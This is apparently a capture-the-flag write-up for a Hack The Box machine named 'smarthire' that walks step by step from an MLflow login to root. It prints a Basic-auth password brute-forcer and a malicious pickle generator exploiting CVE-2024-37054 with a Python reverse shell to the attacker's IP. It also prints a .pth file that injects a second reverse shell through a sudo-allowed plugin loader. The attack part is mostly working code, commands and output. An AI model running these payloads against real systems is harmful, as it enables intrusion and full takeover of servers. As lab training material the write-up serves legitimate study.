
Look up the MLFlow documentation and note the default credentials.
Write a brute-forcer to crack the admin password.
import requests
import base64

user = 'admin'
url = 'http://models.smarthire.htb/'
headers = {
    'Host':'models.smarthire.htb',
    'Authorization':'Basic YWRtaW46cGFzd29yZDEyMzQ=',
    'User-Agent':'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36'
}

with open('/usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt') as f:
    for line in f:
        passwd = line.rstrip("\n")
        b64_string = f'admin:{passwd}'
        pass_encoded_string = base64.b64encode(b64_string.encode("utf-8")).decode('utf-8')
        auth_string = f'Basic {pass_encoded_string}'

        headers['Authorization'] = auth_string

        r = requests.get(url=url, headers=headers)
        if 'not authenticated' not in r.text:
            print(f'[*] {passwd}')
            break
Run the bruter and discover the password password.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ python3 brute_0x00.py
[*] password
Authenticate into the models subdomain with the default username and the cracked password.

Google mlflow 2.14.1 looking for an appropriate exploit. Reviewing the exploit notice that it is a pickle deserialization attack.

https://github.com/Spydomain/CVE-2024-37054-MLflow-reverse-shell
Clone the exploit repo.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ git clone https://github.com/Spydomain/CVE-2024-37054-MLflow-reverse-shell.git
Cloning into 'CVE-2024-37054-MLflow-reverse-shell'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 12 (delta 4), reused 5 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 4.59 KiB | 4.59 MiB/s, done.
Resolving deltas: 100% (4/4), done.
Update the script that generates the malicious pickle with the tun0 LHOST IP address.
┌──(kali㉿kali)-[~/Documents/htb/smarthire/CVE-2024-37054-MLflow-reverse-shell]
└─$ cat generate_model.py
import pickle, os

LHOST = "10.10.16.32"  # your tun0 IP
LPORT = 4444

class Exploit(object):
    def __reduce__(self):
        cmd = f"python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect((\"{LHOST}\",{LPORT}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\"])'"
        return (os.system, (cmd,))

with open("model.pkl", "wb") as f:
    pickle.dump(Exploit(), f)
print("[+] model.pkl created")
Generate a tainted model that creates a reverse shell in the reduce function.
┌──(kali㉿kali)-[~/Documents/htb/smarthire/CVE-2024-37054-MLflow-reverse-shell]
└─$ python3 generate_model.py
[+] model.pkl created
Start a netcat listener.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
Update the script that uploads the model with this box’s information.
import requests import time USERNAME = "admin" PASSWORD = "password" MLFLOW = "http://models.smarthire.htb" # Change the url to models url MODEL_NAME = "fakecompany-74c01db68e0f-model" #Change active model name from main domain shown after uploading csv file session = requests.Session() session.auth = (USERNAME, PASSWORD) <snip>
Run the upload script to upload the model.
┌──(kali㉿kali)-[~/Documents/htb/smarthire/CVE-2024-37054-MLflow-reverse-shell]
└─$ python3 upload_model.py
[DEBUG] Experiment: 200 - {
"experiment_id": "844189411550903991"
}
[+] Experiment ID: 844189411550903991
[+] Run ID: 85131788a0b7473cadba67640ba2d4ec
[+] Pickle upload: 200
[+] MLmodel upload: 200
[DEBUG] Register: 400 - {"error_code": "RESOURCE_ALREADY_EXISTS", "message": "Registered Model (name=fakecompany-74c01db68e0f-model) already exists."}
[DEBUG] Version: 200 - {
"model_version": {
"name": "fakecompany-74c01db68e0f-model",
"version": "2",
"creation_timestamp": 1787984242134,
"last_updated_timestamp": 1787984242134,
"current_stage": "None",
"description": "",
"source": "runs:/85131788a0b7473cadba67640ba2d4ec/model",
"run_id": "85131788a0b7473cadba67640ba2d4ec",
"status": "READY",
"run_link": ""
}
}
[+] New version: 2
[+] Stage transition: 200
[+] Done! Waiting for shell on trigger...
Curl the /predict endpoint to trigger the model deserialization and call the reduce payload.
┌──(kali㉿kali)-[~/Documents/htb/smarthire/CVE-2024-37054-MLflow-reverse-shell] └─$ curl -X POST http://smarthire.htb/predict \ -H "Cookie: session=.eJyrVkrOzy1IzKtUslJKS8xOhfF0lEqLU4viM1OA4uYmyQaGKUlmFqkGaVCJvMTcVKgOMLMWAHdsF_0.apJf4A.EPY63PFV2er9oFx90mxrO0oeSN4" \ -F "file=@sample.csv" <html> <head><title>502 Bad Gateway</title></head> <body> <center><h1>502 Bad Gateway</h1></center> <hr><center>nginx/1.18.0 (Ubuntu)</center> </body> </html>
Check the listener and catch the shell.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.32] from (UNKNOWN) [10.129.245.215] 50030
id
uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs)
python3 -c 'import pty; pty.spawn("/bin/bash");'
svcweb@smarthire:/var/www/smarthire.htb$
Get the user.txt flag.
svcweb@smarthire:~$ cat user.txt
cat user.txt
<redacted>
svcweb@smarthire:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:95:51:7c brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.245.215/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3208sec preferred_lft 3208sec
    inet6 dead:beef::250:56ff:fe95:517c/64 scope global dynamic mngtmpaddr
       valid_lft 86395sec preferred_lft 14395sec
    inet6 fe80::250:56ff:fe95:517c/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 96:38:b6:1a:8d:a8 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::9438:b6ff:fe1a:8da8/64 scope link
       valid_lft forever preferred_lft forever
4: vethe90100e@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 22:3b:df:77:a1:d3 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::203b:dfff:fe77:a1d3/64 scope link
       valid_lft forever preferred_lft forever
Run sudo -l to get a list of all command that the user can run as sudo user.
svcweb@smarthire:~$ sudo -l
sudo -l
Matching Defaults entries for svcweb on smarthire:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
Read the mlflowctl.py file that is referenced in the sudo -l output.
svcweb@smarthire:~$ cat /opt/tools/mlflow_ctl/mlflowctl.py
cat /opt/tools/mlflow_ctl/mlflowctl.py
#!/usr/bin/env python3
"""
MLFLOW-CTL: Operational interface for managing the MLflow service.
Supports a pluggable extension model for environment-specific logic.
For changes or plugin requests, please contact the Platform Team.
"""

from pathlib import Path
import sys
import site

BASE_DIR = Path(__file__).resolve().parent
PLUGINS_DIR = BASE_DIR / "plugins"

# make plugins importable
for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
        site.addsitedir(str(path))

def print_usage():
    print("Usage: mlflowctl.py [status|backup-models|restart]")
    sys.exit(1)

def main():
    import mlflow_actions, backup_models

    if len(sys.argv) < 2:
        print_usage()

    action = sys.argv[1]

    if action == "status":
        mlflow_actions.check_status()
    elif action == "backup-models":
        print("[*] Running backup via backup_models plugin...")
        backup_models.run()
    elif action == "restart":
        mlflow_actions.restart()
    else:
        print(f"[!] Unknown action: {action}")
        print_usage()
Check the /plugins/ folder that was referenced in the script.
svcweb@smarthire:~$ ls -la /opt/tools/mlflow_ctl/plugins/
ls -la /opt/tools/mlflow_ctl/plugins/
total 16
drwxr-xr-x 4 root root 4096 Feb 19  2026 .
drwxr-xr-x 3 root root 4096 Feb 19  2026 ..
drwxr-xr-x 3 root root 4096 Feb 20  2026 core
drwxrwxr-x 2 root devs 4096 May 12 15:22 dev
Create a reverse shell python script.
import socket
import subprocess
import os
import pty

def run():
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("10.10.16.32",443));os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    pty.spawn("/bin/bash")
Set-up a web server to serve that python script.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Transfer the backup_models.py script into the back dev plugins folder.
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ wget 10.10.16.32/backup_models.py <_ctl/plugins/dev$ wget 10.10.16.32/backup_models.py --2026-08-29 07:18:02-- http://10.10.16.32/backup_models.py Connecting to 10.10.16.32:80... connected. HTTP request sent, awaiting response... 200 OK Length: 256 [text/x-python] Saving to: ‘backup_models.py’ backup_models.py 100%[===================>] 256 --.-KB/s in 0s 2026-08-29 07:18:04 (22.9 MB/s) - ‘backup_models.py’ saved [256/256]
Look up the documentation for add path, addsitedir, and .pth. The first python script failed because the script already found in the backup_models.py in the core folder and wouldn’t process any more. Some kind of script parameter pollution isn’t possible. But the addsitedir() will process a .pth file before the main even runs when it sees the import.

Create a second reverse shell.
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.32",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")
Transfer it to the victim machine.
┌──(kali㉿kali)-[~/Documents/htb/smarthire] └─$ python3 -m http.server 80 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... 10.129.245.215 - - [30/Aug/2026 17:39:35] "GET /sec.pth HTTP/1.1" 200 -
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ wget 10.10.16.32/sec.pth
wget 10.10.16.32/sec.pth
--2026-08-29 07:43:22--  http://10.10.16.32/sec.pth
Connecting to 10.10.16.32:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 225 [application/octet-stream]
Saving to: ‘sec.pth’

sec.pth             100%[===================>]     225  --.-KB/s    in 0s

2026-08-29 07:43:23 (21.1 MB/s) - ‘sec.pth’ saved [225/225]
Run the sudo -l script.
svcweb@smarthire:/var/www/smarthire.htb$ sudo -l
sudo -l
Matching Defaults entries for svcweb on smarthire:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
svcweb@smarthire:/var/www/smarthire.htb$ sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py backup-models
<10 /opt/tools/mlflow_ctl/mlflowctl.py backup-models
Check the listener and catch the shell.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.16.32] from (UNKNOWN) [10.129.245.215] 50912
root@smarthire:/var/www/smarthire.htb#
Get the root.txt flag.
root@smarthire:/var/www/smarthire.htb# cat /root/root.txt
cat /root/root.txt
<redacted>
root@smarthire:/var/www/smarthire.htb# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:95:51:7c brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.245.215/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3050sec preferred_lft 3050sec
    inet6 dead:beef::250:56ff:fe95:517c/64 scope global dynamic mngtmpaddr
       valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:fe95:517c/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 96:38:b6:1a:8d:a8 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::9438:b6ff:fe1a:8da8/64 scope link
       valid_lft forever preferred_lft forever
4: vethe90100e@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 22:3b:df:77:a1:d3 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::203b:dfff:fe77:a1d3/64 scope link
       valid_lft forever preferred_lft forever
Trophy